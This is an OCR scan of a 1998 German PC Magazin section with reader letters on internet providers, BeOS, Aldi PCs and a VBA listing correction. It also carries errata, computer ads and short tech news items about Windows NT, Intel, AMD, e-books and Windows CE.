Seit einiger Zeit nutze ich zum Telefonieren und um ins Internet zu gelangen den lokalen Provider Hamcom. Meine Erfahrungen sind durchweg positiv. Der wichtigste Punkt sind die niedrigen Kosten. Da die Stadtwerke in Hamm über ein eigenes Telefonnetz verfügen, können auch Ortsgespräche über diesen Provider geführt werden. Internet-Zugang und Telefonanschluß kosten im Bundle ca. 50 Mark pro Monat. Online-Gebühren fallen nicht an. Die Telefongebühren betragen für die Internet-Nutzung nur 5 Pfg. pro Einheit. Die Taktzeiten entsprechen denen der Telekom. Eine E-Mail-Adresse und 1 MByte Web-Space für eine eigene Homepage sind ebenfalls im Preis enthalten.

> **Ich bin bereits auf der Suche nach einem günstigeren Provider.“**
> RAINER EXNER (VIA E-MAIL)

Es gab bisher nur wenige Probleme. Der Mailserver war einmal für ca. zwei Tage nicht zu erreichen. Dies lag laut Hamcom an Spam-Mails. Des weiteren war vor einiger Zeit gerade abends die Leitung öfter besetzt. Doch schon nach kurzer Zeit standen neue Leitungen bereit.

CHRISTIAN REINERMANN
(59071 HAMM)

DISKUSSIONS-AUFRUF: HAT SPRACHERKENNUNG ZUKUNFT ?

Automatische Spracherkennung kann die PC-Nutzung erheblich erleichtern – wenn die Erkennungsrate hoch genug ist. An der Perfektionierung von Spracherkennungssystemen wird mit Hochdruck gearbeitet. Sprachgesteuerte Handys gibt es schon länger. Demnächst sollen Handheld-Computer gesprochenen Anweisungen folgen, sogar das Surfen im Internet soll bald sprachgesteuert funktionieren. Spracherkennungsprogramme für PCs, mit denen Sie Texte diktieren und Windows-Befehle ausführen lassen können, werden immer besser. Was halten Sie von Sprache als Benutzerschnittstelle für Ihren Computer? Setzen Sie bereits ein Spracherkennungsprogramm ein? Wenn ja, welche Erfahrungen haben Sie damit gemacht?

Lesen Sie unseren Report ab S. 46, und schreiben oder mailen Sie uns! Wir freuen uns auf eine spannende Diskussion im Heft und im Internet – dort wählen Sie unter
`www.pc-magazin.de/magazin/extras.htm`
den Schalter *Feedback* in der Auswahlbox im oberen Drittel.



Green Line.
Weltweit die erste Tastatur
für Umweltbewußte.

Halogenfrei. PVCfrei.
Mit Recycling-Garantie.








In Zusammenarbeit mit:
Bund für Umwelt und
Naturschutz Deutschland e.V.









® electronica 98
Halle B3
Stand B3.207

Unverbindliche
Preisempfehlung
DM 85,—

Keyboards Made in Germany.

Cherry Direktvertrieb: Integra GmbH & Co KG, Bahnhofstr. 44
71696 Möglingen, Tel. (07141) 4977-0, Fax (07141) 4977-50/51
e-mail: Integra.Stuttgart@integra.e-mail.com



American Way

Mein Bekannter in Kalifornien zahlt nur 20 US-Dollar im Monat und sonst nichts (keine Telefongebühren). Wenn wir solche Voraussetzungen auch in Deutschland hätten, würde ich sofort umsteigen – selbst dann, wenn die Verbindung sehr langsam wäre (sie könnte ohne Kostenrisiko über Nacht stehenbleiben).

THORSTEN SOMMER (VIA T-ONLINE)

Wechselwähler

Daß jetzt auch die Telefongesellschaften im Internet mitmischen, kann ich aus meiner Sicht nur begrüßen. Das wird den Markt kräftig beleben und das gesamte Preisgefüge verändern. Heute verdient fast ausschließlich die Telekom am Internet-Boom, auch wenn es sich um Einwahlen zum Ortstarif handelt. Für mich ist das eine reine Preisfrage.

Was spricht eigentlich dagegen, sowohl beim Surfen als auch beim Telefonieren tagsüber die neuen Telefongesellschaften zu nutzen und zu den billigeren Tarifen ab 18 Uhr zur Telekom zu wechseln? Nichts!

Darüber hinaus hoffe ich, daß die Telekom in Anbetracht der nunmehr vorhandenen Mitanbieter endlich die überhöhten Gebühren senken wird.

PETER WEYER (VIA E-MAIL)

UNSERE SPIELREGELN

Jede E-Mail und Zuschrift ist uns willkommen. Geben Sie bitte Ihre vollständige Adresse inklusive Telefonnummer an. Wir behalten uns vor, Zuschriften gekürzt zu veröffentlichen. Natürlich können wir nicht jeden Brief abdrucken.

In der Rubrik **Ein Fall für uns** schildern Leser ihre Probleme mit Service & Support. Wir holen eine Stellungnahme der betreffenden Firma ein, damit der Fall in Ihrem Interesse gelöst wird. Diesmal präsentieren wir Ihnen ein Beispiel für mustergültigen Service.

Unsere Adressen: WEKA Computerzeitschriften-Verlag, PC Magazin, Stichwort: *Feedback*, Gruber Str. 46a, 85586 Poing;
E-Mail: *redaktion@pc-magazin.de*

MEINUNG ZU HEFT 10

Wo bleibt BeOS?

Über die – inzwischen schon einige Zeit zurückliegende – Umbenennung der Zeitschrift von DOS International zu PC Magazin habe ich mich sehr gefreut. Sie hatten mit der Namensänderung versprochen, daß sich die Themen der Zeitschrift nicht mehr nur auf die „Wintel"-Welt beziehen sollten, sondern die PC-Welt im allgemeinen mehr berücksichtigt würde.

Ich bin jedoch der Meinung, daß Sie diesem Versprechen nicht ganz gerecht werden. Seit mehreren Monaten warte ich auf einen Artikel zum Thema BeOS, aber nichts ist passiert. BeOS ist das derzeit innovativste Betriebssystem und seit dem Release 3 auch für den PC verfügbar. Deshalb würde ich mich freuen, wenn Sie über das Thema BeOS in Zukunft regelmäßig berichten könnten und BeOS vielleicht in einer der nächsten Ausgabe einmal ausführlich vorstellen würden. Es gibt doch auch in jedem Heft Artikel zum Thema Linux.

CHRISTIAN SCHUBERT (DRESDEN, VIA E-MAIL)

ANTWORT DER REDAKTION: *BeOS kommt. Neben Linux entwickelt es sich langsam zu einer Windows-Alternative. PC Magazin wird in einer der nächsten Ausgaben über den aktuellen Stand und die Features dieses Betriebssystems berichten.* TW

DELPHI CORNER

Für Power-User

Ich möchte Ihnen zur Einrichtung der Delphi Corner gratulieren. Ich finde, daß es eine großartige Rubrik ist, die mein PC-Magazin-Abo noch wertvoller erscheinen läßt. Auch der Rest der Zeitschrift ist sehr gut, besonders da sie sich von den meisten anderen durch höhere Kompetenz auszeichnet und genug Material für den Power-User bietet.

HARALD HUBER (VIA E-MAIL)

VBA, 10/98, S. 206

dim streikt

Im Artikel „Makro-Dialogfelder gestalten" von Ralf Nebelo funktioniert leider die globale Variablendeklaration mit dem *dim*-Befehl nicht. Meine Lösung: Ersetze ich den *dim*-Befehl durch die *Public*-Deklaration, kann ich das Makro-Know-how auch für eigene Makroanwendungen einsetzen. Ich hoffe übrigens, daß diese VBA-Artikelserie fortgesetzt wird.

HUBERT KÖHLER (VIA E-MAIL)

ANTWORT DER REDAKTION: *Sie haben Recht: In Listing 3 hat sich ein Fehler eingeschlichen. Die erste Zeile muß nicht*

```
dim DlgCancel As Boolean
```

heißen, sondern

```
Public DlgCancel As
➥Boolean
```

weil die Variable sonst in den Ereignisroutinen der User-form-*Dialogfelder nicht bekannt ist. Wir setzen. den Kurs fort. Thema im nächsten Teil: Visual Basic in verschiedenen Anwendungen.* TR



ALDI-PCS: MUSTERGÜLTIGER SERVICE

Ohne Wenn und Aber!

Den Leserbriefen über Aldi-PCs in Ausgabe 9/98 möchte ich eine positive Erfahrung hinzufügen. Im April 97 kaufte ich bei Aldi einen Pentium-133-PC mit 32 MByte Arbeitsspeicher. Im Fachhandel habe ich dann ein internes Modem gekauft und nach den Angaben des Fachhändlers installiert. Der Rechner läuft seither problemlos.

Nach fast einem Jahr war die Enter-Taste defekt. Ich schickte noch am selben Abend eine E-Mail an die Firma Medion, die den Rechner an Aldi liefert und den Service übernimmt. Bereits am nächsten Morgen rief ein Medion-Mitarbeiter zurück und teilte mit, daß eine neue Tastatur an mich unterwegs sei. Bei dieser Gelegenheit erwähnte ich, daß das Monitorbild leicht schief zur Maske versetzt ist. Kommentar von Medion: „Wir schicken einen neuen Monitor!" Ohne Wenn und Aber! Man bat mich nur, die alten Geräte nach Eintreffen der neuen unfrei zurückzuschicken. Die Tastatur kam bereits am nächsten Tag via Paketdienst und der Monitor einige Tage später.

Nach meiner Einschätzung werden Aldis Lieferanten stets bemüht sein, die Endkunden zufriedenzustellen. Der Grund: Aldi reagiert sehr schnell und wechselt den Lieferanten, wenn sich Kunden zu Recht über mangelnden Service bzw. mangelnde Produktqualität beschweren.

ROBERT EID
(VIA T-ONLINE)

> **„Ich bin mit dem Aldi-Rechner und dem Service von Medion mehr als zufrieden. Daß Aldi nicht über beratendes Personal beim PC-Kauf verfügt, sehe ich bei dem gebotenen Preis-Leistungs-Verhältnis nicht als Nachteil an."**
> ROBERT EID

HEFTKRITIK

Kein Platz für eigene Ideen?

Seit über 10 Jahren war Ihr Computermagazin für mich die erste Wahl: Sie lieferten den Lesern nicht nur interessante Beiträge, sondern forderten uns auch auf, aktiv an Ihrem Magazin mitzuwirken. Für alle Hobby- und semiprofessionellen Programmierer wie mich waren Wettbewerbe wie *Listings im Kilo-Pack*, das, wofür Ihr Heft stand und womit es sich von den anderen unterschied – der Leser als produktiver Bestandteil Ihrer Philosophie!

Workshops, Corners oder alles, was da noch kommen mag, sind kein Ersatz für die Herausforderung eines Wettbewerbs, selbst in die Tasten zu greifen und eine eigene Programmidee zu realisieren.

Mit dem Wegfall der Programmierwettbewerbe verliert das PC Magazin für mich den wesentlichsten Bestandteil, denn gute Autorenbeiträge finde ich auch anderswo.

WERNER STRÖMER
(VIA E-MAIL)

ANTWORT DER REDAKTION: *Auch wir bedauern den Wegfall der Wettbewerbe sehr. Dieser Schritt ist uns nicht leicht gefallen. Leider blieb uns nichts anderes übrig, da zum einen die Zahl der Einsendungen beständig zurückging und zum anderen auch die Qualität der Beiträge immer mehr nachließ. Hier haben also die Leser gesprochen.*

Wir betrachten die Corners als adäquate Lösung, da wir dort die Themen anbieten, die vorher die Wettbewerbe ausgemacht haben. Daß die Programmierecken ankommen, zeigt unter anderem der obige Brief zur Delphi Corner. Auch hier können die Leser gern eigene Ideen einbringen, und gegebenenfalls drucken wir auch Leserbeiträge ab. TB

PC-MAGAZIN-NEWS

Adressen fehlen

Schon seit einiger Zeit lese ich Eure täglichen News und freue mich jeden Tag darauf, die neueste Ausgabe herunterzuladen. Es ist eine gute Idee, wenn Ihr bei der Produktschau über den Tellerrand schaut und interessante Geräte aus dem Consumer-Electronics-Bereich vorstellt.

Eine Anregung: Fügt doch bitte in den Produktvorstellungen zusätzlich zur Homepage grundsätzlich die Kontakt-E-Mail-Adresse für eventuelle Anfragen bei. So seid Ihr bei der Nachricht vom 29.09.98 über den neuen AKG-Kopfhörer verfahren, und ich konnte mir auf diesem Weg leicht Infomaterial bestellen.

RAINER ALBERT
(ANSBACH, VIA E-MAIL)

ANTWORT DER REDAKTION: *Die gewünschten Informationen geben wir gern an unsere Leser weiter. Voraussetzung ist aber, daß die Hersteller in ihrer Pressemitteilung eine entsprechende Adresse angeben – leider machen das die wenigsten. Vielleicht ändert sich das ja mit dieser Veröffentlichung.* RMJ

ERGÄNZUNGEN UND RICHTIGSTELLUNGEN

Hinweis auf Heft-CD, 11/98, S. 26: In unsere Hardware-/Software-Produktschau haben wir versehentlich die Textbox „Bezugsadressen" (S. 26 unten) mit dem Hinweis auf unsere Heft-CD aus der vorausgehenden Ausgabe übernommen. Tatsächlich enthält Heft 11 ausnahmsweise keine CD. Wir bitten diesen Fauxpas zu entschuldigen. Ab dieser Ausgabe bekommen Sie regelmäßig eine CD zum Heft mitgeliefert. TB

Special: Windows topfit/Windows-Konfiguration, 11/98, ab S. 52: In der Tabelle „Zusatzkomponenten von Windows 95" auf S. 58, 60 und 62 sind die Dateigrößen der aufgelisteten Komponenten in Byte angegeben und nicht, wie es in der Spaltenüberschrift fälschlich steht, in KByte. TB

Special: 17-Zoll-Monitore, 11/98, ab S. 82: Für den in der Tabelle auf S. 96/97 abgebildeten PC-Monitor **Conmark M-1795** hat Conrad Electronic der Redaktion einen Verkaufspreis von 340 Mark genannt. Der richtige Preis beträgt aber 399 Mark. PC Magazin zeichnet das Gerät trotz des höheren Preises mit dem Preistip aus. Darüber hinaus heißt es in der Textbox auf S. 100, **ViewSonic** sei eine Tochtergesellschaft von Panasonic. ViewSonic legt aber Wert auf die Feststellung, daß die beiden Firmen voneinander rechtlich unabhängig sind. FKH

Die HP PhotoREt II-Mikrotropfen-Farbmischung: Wahre Schönheit steckt im Detail.

SAATCHI & SAATCHI

Verblüffend:
Manche Dinge sind mit dem bloßen Auge nicht zu erkennen und sorgen trotzdem für den entscheidenden Unterschied. Wie zum Beispiel bei der HP PhotoREt II-Mikrotropfen-Farbmischung. Bis zu 16 kleinste Tintentropfen übereinander auf jeden Druckpunkt plaziert ermöglichen eine Fotoqualität, die immer wieder überrascht. Das revolutionäre Prinzip der Datenübertragung zum Druckkopf sorgt für eine unschlagbare Geschwindigkeit beim Druck von Bildern. Und Fotoqualität entfaltet sich schon auf Normalpapier. Die HP PhotoREt II-Mikrotropfen-Farbmischung: im Handumdrehen einzigartige Ausdrucke in Fotoqualität.

Die HP DeskJet Drucker.

HEWLETT® PACKARD
Expanding Possibilities

http://www.hewlett-packard.de

KURZ & BÜNDIG

NT Service Pack 4

Das Service Pack 4 für Windows NT ist ab sofort unter: www.microsoft.com/windows/downloads/contents/Updates/NT4SvcPk4/default.asp erhältlich. Neben Fixes für das Jahr 2000 und den Euro ist nun auch ein sogenannter Security-Konfigurations-Manager enthalten. Das Service Pack beansprucht 31 MByte und kann ohne vorherige Service Packs installiert werden. Zum Redaktionsschluß war nur die US-Version erhältlich, die deutsche Version wird täglich erwartet. FKH

Intel outside

Advanced Micro Devices bewegt sich – amerikanischen Quellen zufolge – zentimeterweise auf einen Deal mit Gateway zu. Falls die Verhandlungen erfolgreich sind, wird die sonst Intel-treue Firma Gateway bald ihren ersten Desktop-Rechner mit dem Label „AMD inside" versehen. Es wird vermutet, daß es sich dabei um eine besonders preisgünstige Baureihe handeltn wird. RMJ

Novell setzt auf Linux

Novell trägt der wachsenden Beliebtheit von Linux Rechnung und entwickelt zusammen mit Caldera eine Version ihrer Verzeichnisdienste-Technologie (NDS) für Linux. Die Anpassung ist Teil von Novells Strategie, die Präsenz von NDS auszudehnen, bevor Microsoft im nächsten Jahr mit NT 5.0 auch ihren Active Directory Service (ADS) einführt. RMJ

Umleitung

Am 16.10. leiteten Hacker den E-Mail-Verkehr von AOL einfach um. Für mehrere Stunden war der Zugriff auf den AOL-Server unmöglich. Der oder die Hacker hatten eine n gefälschten Umleitungsauftrag an den Domain-Verwalter InterNIC gesandt. RMJ

INTEL VOR PATENTRECHTKLAGE

Merced-CPU abgekupfert?

Intels Flaggschiff der nächsten Dekade, der Merced-Prozessor, verletzt vielleicht ein Patentrecht. Der kalifornische Experte für Patentrechte, Richard Belgard, erklärte gegenüber dem amerikanischen Börsenmagazin *Wall Street Journal*, daß Intels kommender Chip Merced gegen ein Patent des Grafikchipherstellers S3 verstoßen könnte. Dieser habe letztes Jahr neben 50 weiteren Patente die Rechte für schätzungsweise 10 Millionen US-Dollar von einer mittlerweile eingestellten Firma namens Exponential Technology gekauft.

Falls Intel tatsächlich gegen Patentrechte verstößt, könnte S3 einen gewaltigen Strich durch die Zukunftspläne des Chip-Riesen machen. Immerhin investiert Intel mehrere Milliarden US-Dollar in die neue Chiparchitektur. Viele Soft- und Hardware-Hersteller haben bereits Lösungen angekündigt, die auf dem Merced basieren.

Intel verweigerte eine Stellungnahme zu der möglichen Patentrechtsverletzung. Rick Bergman, Marketing-Vizepräsident von S3, äußerte sich ebenfalls nur verhalten, erklärte aber, daß Patente einen „strategischen Wert" für sein Unternehmen darstellen. „*Es dauert noch ein paar Jahre, bis der Merced auf den Markt kommt. Daher ist es unmöglich jetzt schon zu sagen, in welcher Weise unser Patent mit Intels Produkt übereinstimmt*".


Zudem erklärte Bergmann: „*Intel besitzt mehr als 1200 Mikroprozessor-Patente, und es gibt bestimmt einen Weg, eventuelle Patentrechtsverletzungen zu umgehen. Allerdings bedarf es dazu eines guten und enormen Entwicklungsaufwands, um das zu realisieren.*" RMJ

SPRACHSTUDIE

Multilinguales Internet

Mehr als 50 Prozent der Internet-Surfer sprechen eine andere Sprache als Englisch. Viele haben es bereits vermutet, *USA Today* machte es jetzt offiziell: Das Internet spricht „nur" zu 56 Prozent Englisch. Zwar dominiert diese Sprache somit das Internet, doch kommuniziert fast die Hälfte der Internet-Nutzer lieber über die Heimatsprache.

Nimmt man den nicht-englischen Anteil von 44 Prozent als eigenen 100-Prozent-Kuchen, teilt er sich wie folgt auf: Platz 1 der von Euro-Marketing Associates durchgeführten Untersuchung nimmt Spanisch ein, mit einem Anteil von 24 Prozent. Die Hight-Tech-Begeisterung der Japaner schlägt sich in einem Anteil von 22 Prozent am Sprachkuchen nieder. Mit 13 Prozent kommt Deutsch auf den dritten Platz, Französisch erreicht noch einen Anteil von 10 Prozent und Chinesisch ist mit 6 Prozent Anteil vertreten. Schwedisch, Italienisch und Holländisch werden mit jeweils 4 Prozent gelistet. Die restlichen 13 Prozent sind unter „Verschiedene" zu verbuchen. RMJ



AMD FÜR DIRECT RAMBUS

Mehr Speed für den Bus

AMD hat Direct RAMBUS, eine Hochleistungs-Speichertechnologie von Rambus lizenziert. Direct RAMBUS ermöglicht Übertragungsgeschwindigkeiten von 1,6 GByte pro Sekunde zwischen Prozessor und Arbeitsspeicher. Im Vergleich dazu bieten herkömmliche Technologien nur maximale Transferraten von 800 MBits pro Sekunde.

Die Technologie soll sich laut AMD auch in Multimedia-, Kommunikations- und Grafiksubsystemen einsetzen lassen. Der Deal mit Rambus soll AMD helfen, eine Bandbreite von Konfigurationen anzubieten, die vom Low-End-Gerät bis in den Server-Bereich reicht. Firmen wie Intel, Texas Instruments, IBM, Compaq, Siemens, Fujitsu und Samsung haben diese Technologie bereits lizenziert. RMJ

DIGITALKAMERAS

Das Preisniveau bremst

Die Ergebnisse einer Umfrage über den Markt für digitale Kameras, die diesen Sommer durchgeführt wurde, gab MediaNord jetzt bekannt.

Die Umfrage zeigt, daß das Preisniveau noch viele potentielle Käufer abschreckt, eine Digitalkamera zu kaufen.


Dabei ist die Konkurrenz auf dem Markt groß: Vor allem Olympus, Kodak und Casio kämpfen erfolgreich um Kunden. Diese Firmen haben zwei Drittel aller Käufer gewinnen können. Olympus ist mit 44 Prozent Marktanteil Spitzenreiter, muß aber laut Prognose um ihre Position bangen. Canon wird mit einem Anstieg von derzeit 6 Prozent auf 11 Prozent im nächsten Jahr der stärkste Newcomer sein.

Aber auch Casio und Kodak könnten noch zulegen, so daß für Olympus nächstes Jahr nur noch 28 Prozent Marktanteil übrigbleiben. Das ist das Ergebnis auf die Frage, welche Modelle für die Umfrageteilnehmer in die engere Wahl kommen.


Mehr als 700 Personen wurden weiterhin befragt, wieviel Geld sie für eine Digitalkamera ausgeben würden, wo sie die Kameras am liebsten kaufen und wie sie die Ausstattungsmerkmale bewerten würden. RMJ

Info: www.digitalkamera.de/
➥Umfragen/

Marktverteilung nach gekauften Digitalkameras



Wo werden Digitalkameras gekauft?



BUCHMESSE

Die E-Books kommen!

Auf der Frankfurter Buchmesse stellten gleich zwei amerikanische Hersteller elektronischer Bücher ihre brandneuen Prototypen vor: das Rocket EBook und das Softbook.

Elektronische Bücher sind tragbare Geräte, die einen Bildschirm mit Seitenformat besitzen. In die Geräte lassen sich über Internet oder Telefon Bücher laden. Die beiden vorgestellten E-Books besitzen eine Speicherkapazität für 4000 Seiten im HTML-Format, was etwa zehn gedruckten Büchern entspricht. Die Schriftgrößen sind einstellbar, Lesezeichen können gesetzt werden.

Die Texte sind durch einen Hardware-Kopierschutz urheberrechtlich gesichert: Die heruntergeladenen Bücher werden auf das elektronische Buch konfiguriert und lassen sich deshalb nicht mit anderen Geräten lesen. Damit würden sich auch kleine Auflagen für Verlage lohnen, da keinen Lagerhaltung anfalle, so der Hersteller Softbook. Beim Softbook gelangen die Bücher über Telefonkabel und Modem ins Lesegerät. Es hat eine Displaygröße knapp unterhalb von DIN A 4 und sieht von außen wie ein Buch aus. Das Softbook eignet sich laut Hersteller durch das größere Display besser für Grafiken und Bilder. Das Gerät soll rund 480 Mark kosten.

Das Rocket EBook hat etwa Taschenbuchformat und sieht wie ein umgeschlagenes Paperback aus. Vorteil des klein gehaltenen Displays ist eine längere Lesezeit, da der Energieverbrauch nicht so hoch ist. Die Bücherdaten werden über eine PC-Schnittstelle geladen. Es soll 499 US-Dollar, also umgerechnet rund 800 Mark kosten. TR

KURZ & BÜNDIG

Riesenverluste für Iomega

Iomega berichtete über enorme Verlust im dritten Quartal. Die Erwartungen der Wall-Street-Analysten wurden damit allerdings nur bestätigt. Das Unternehmen hat einen Nettoverlust von 14,8 Millionen US-Dollar (23,6 Mio. Mark) für das dritte Quartal '98 hinnehmen müssen. Im Vorjahreszeitraum erzielte der Zip-Hersteller noch einen Nettogewinn von 30 Millionen US-Dollar. RMJ

Geglättetes PowerPoint

Ohne die häßliche Treppchenbildung bei schrägen Linien und runden Gegenständen kommt die nächste Version des Präsentationsprogramms PowerPoint von Microsoft aus. Dies war bereits in der uns gezeigten Vorabversion zu sehen. Zudem bietet das für kommendes Frühjahr erwartete Programm vor allem erweiterte Funktionen für Arbeitsgruppen. PK

Gezähmtes FrontPage

Der HTML-WYSIWYG-Editor FrontPage 2000 erhält eine neue Oberfläche, die stärker als bisher an Office angelehnt ist. Statt zweier Modi wie bisher, wird es künftig möglich sein, in einem einzigen Modus Web-Seiten zu gestalten. Zudem soll FrontPage 2000 den Code anderer Editoren nicht mehr ungefragt ändern. Geplanter Erscheinungstermin: Frühjahr 1999. PK

Stop für Rio

Ein US-Bundesgericht sprach gegen den Hersteller Diamond ein auf 10 Tage befristetes Auslieferunsverbot für den MP3-Player Rio PMP300 aus. Geklagt hatte die US-Musikindustrie. RMJ

KURZ & BÜNDIG

E-Commerce-Kreditkarte

Giesecke & Devrient, Chipkartenhersteller aus München, präsentierte ein neues Geldkartensystem, das den E-Handel sicher machen soll. Das Network Payment System enthält zwei Sicherheitsbestandteile: Die Chipkarte beim Kunden und das zugehörige Software-Gegenstück beim Händler. Vor der Zahlung prüfen sich beide gegenseitig und gewährleisten so eine sichere Zahlung per Bankeinzug. RMJ

Rückrufaktion

Hardware-Hersteller Guillemot hat Fehler in einem aktuellen Grafiktreiber entdeckt und startet eine Rückrufaktion. Es geht um die zweite Version (Release 2) des Treibers für die Grafikkarte MAXI Gamer Phoenix, der seit dem 5. Oktober auf der Web-Seite zum Download bereitstand. Fehlerhaft ist nur dieser Treiber, nicht der auf der CD-ROM mitgelieferte. RMJ

Sprachsteuerung

Ein sprachgesteuertes Web-Browsing-System hat der Internet-Pionier Spyglass in Zusammenarbeit mit Lucent entwickelt. Der Prototyp ermöglicht es, mittels Sprachkommandos durch Web-Seiten zu navigieren. Die Textinhalte der Web-Seiten werden per Stimmen-Synthesizer in Sprache umgewandelt. Der Telefon-Browser besteht aus einer Kombination von Telefonie, Spracherkennungs- und Text-to-Speech-Technologie. RMJ

Verzögerung

Das Spiel *Jagged Alliance 2* verzögert sich bis März nächsten Jahres, gab der Hersteller Sir-tech bekannt. Das Spiel sei zwar zu 90 Prozent fertig, könne aber nicht, wie ursprünglich geplant, zu Weihnachten auf den Markt kommen. RMJ

ÜBERNAHMEANGEBOT

Symantec will Quarterdeck kaufen

Symantec will den Software-Entwickler Quarterdeck für 65 Millionen US-Dollar übernehmen. Das gab Symantec Mitte Oktober bekannt. Der Marketing- und Vertriebsdirektor von Symantec Central-Europa sagte gegenüber PC Magazin: *„Wir werden alle Anteile von Quarterdeck zu dem Netto-Aktienwert von 52 Cent pro Aktie erwerben, woraus sich ein Kaufpreis von 65 Millionen US-Dollar* (ca. 104 Millionen Mark) *errechnet“*. Im Kaufpreis sind auch Quarterdecks Verbindlichkeiten enthalten, die Symantec ebenfalls übernimmt.

Nachdem die Vorstände beider Gesellschaften die Transaktion bereits genehmigten, steht nur noch die kartellrechtliche Zustimmung aus, um den Deal perfekt zu machen. Voraussichtlich kann die Übernahme bereits im November abgeschlossen werden. RMJ

WINDOWS CE 2.11

Vorzeitiger Stapellauf





Microsoft hat die Veröffentlichung des neuen Betriebssystems für mobile Rechner vorgezogen. Bereits Anfang Oktober wurde die Upgrade-Version für Windows CE vom Stapel gelassen. Das geschah nur wenige Tage vor einer Entwicklerkonferenz, auf der eine neue Generation von Handheld-Computern, Codename Jupiter, präsentiert werden sollte.

Ursprünglich war geplant, Windows CE 2.11 zeitgleich mit der Veröffentlichung der neuen Mini-Computer vorzustellen. Allerdings entschied sich Microsoft kurzfristig anders, da wohl die Gefahr bestand, daß die neue CE-Version im Debüt der Handhelds untergeht.

Verbesserungen soll es bei CE 2.11 in puncto Remote-E-Mail-Funktionen, dem Internet-Zugang und der Synchronisation mit Bürorechnern geben. Die neuen Bonsai-PCs sollen größere Displays tragen, eine deutlich verbesserte Akkuleistung sowie größere Tastaturen bieten, als man sie von PDAs bisher kennt (s. Produktmeldungen von LG und Sharp).

Windows CE 2.11 wird nun auch die USB-Schnittstelle unterstützen, so daß sich via USB auch eine Maus, Tastatur oder ein Modem an die Minirechner anschließen lassen. Marktbeobachter glauben, daß die erweiterten Handhelds benutzerfreundlich genug sind, um den etablierten Notebooks ernsthaft Konkurrenz zu machen.

Problematisch ist jedoch der von Insidern als zu hoch eingestufte, aber bisher noch sorgsam verschwiegene OEM-Preis von Windows CE 2.11. Viele Hersteller würden deshalb Jupiter-Geräte vorerst mit der alten Version 2.0 von Windows CE ausstatten, wie es LG und Sharp bereits tun. RMJ

MICROSOFT-POLITIK

Treiber nur noch im Web?

Microsoft plant, die Weitergabe ihrer Treiber durch Drittanbieter per CD oder Diskette drastisch einzuschränken. Internet-Gerüchten zufolge heißt es, daß neue Treiber künftig nur noch aus dem Internet heruntergeladen werden können. Oder man muß direkt bei Microsoft eine aktuelle Treiber-CD anfordern – gegen Zahlung von 39 Mark.

Auf der neuesten Patchwork-Treiber-CD finden sich aus diesem Grund kaum noch Microsoft-Treiber (mit Ausnahme von DirectX 6.0 und einigen Dateien aus der Game-Division). Dazu der Produktmanager von Media-Objects (Hersteller von Patchwork): *„Künftig dürfen wir nur noch einige Treiber auf unseren CDs vertreiben, beispielsweise DirectX 6.0“*.

Microsoft relativierte diese Aussage. Treiber anderer Hersteller, die auf den MS-Web-Seiten angeboten werden, könnten sehr wohl auch von anderen Anbieter vertrieben werden. Lediglich die Produkte von Microsoft dürften nur nach vorheriger Genehmigung von Drittanbietern veröffentlicht werden. So beispielsweise Service Releases oder Patches wie der letzte zum Internet Explorer, damit jeder Kunde eine wirklich funktionierende Datei erhält. RMJ

GEFÄHRLICHES VISUAL BASIC

Bug beschädigt MS-Office

Ein Bug in Visual Basic 6.0 überschreibt wichtige Dateien von Microsoft Office. Auf der Web-Seite „Woody's Office Watch" finden Sie viele Tips, Tricks, Tools und Bug-Fixes zu Microsofts Office-Produkten. In der Ausgabe seiner Online-News vom 14. Oktober warnt der Organisator der Seite, Woody Leonhard, unter anderem vor einem Bug in Visual Basic 6.0: Die mit dem Entwicklungssystem programmierten Anwendungen überschreiben ohne Warnung einfach wichtige Systemdateien.

Die Folge davon ist, daß in MS-Office-Programmen einige Funktionen nicht mehr vorhanden sind und VBA (Visual Basic for Applications) nicht mehr funktioniert.

Das Problem ist bei Microsoft bekannt. Dort wurde es verschwiegen, jedoch ist für Ende Oktober ein neues Service Pack angekündigt, das den Fehler bereinigen soll. Das Service Pack (SR) sollen Sie dann kostenlos von Microsofts Web-Server herunterladen können.

Woody empfiehlt Programmierern, mit der Auslieferung ihrer VB-Programme zu warten, bis das SR fertig ist, um die Gefahr eines Datenverlusts durch den Fehler zu vermeiden. RMJ

Info: www.wopr.com/wow/
➥wowv3n44.shtml

COREL CORPORATION

Draw 9 kommt erst 1999



Alle Jahre wieder stellte die kanadische Corel Corporation im Oktober die neue Version des unter Windows mit großem Abstand marktführenden Zeichenprogrammpakets Corel Draw vor. In diesem Jahr weicht Corel erstmals von diesem Rhythmus ab: *„Corel Draw 9 wird erst im Frühjahr 1999 kommen"*, erklärte Corel gegenüber dem PC Magazin.

Damit reagiert der Software-Hersteller anscheinend auf die gestiegenen Qualitätsansprüche des Markts.

Corel Draw hatte seit der Version 4 bei jedem neuen Release anfangs mit erheblichen Mängeln zu kämpfen. Dennoch gelang es dem innovativen kanadischen Hersteller durch brillantes Marketing, die Mitbewerber auf Distanz zu halten. Erst im vergangenen Jahr bekam Corel mit Macromedia FreeHand und Adobe Illustrator deutlich ausgereiftere Konkurrenten im lukrativen Profimarkt.

Unter dem Eindruck schwindender Marktanteile reagiert Corel: Draw 9 soll mit der oft kritisierten Update-Tradition brechen. PK

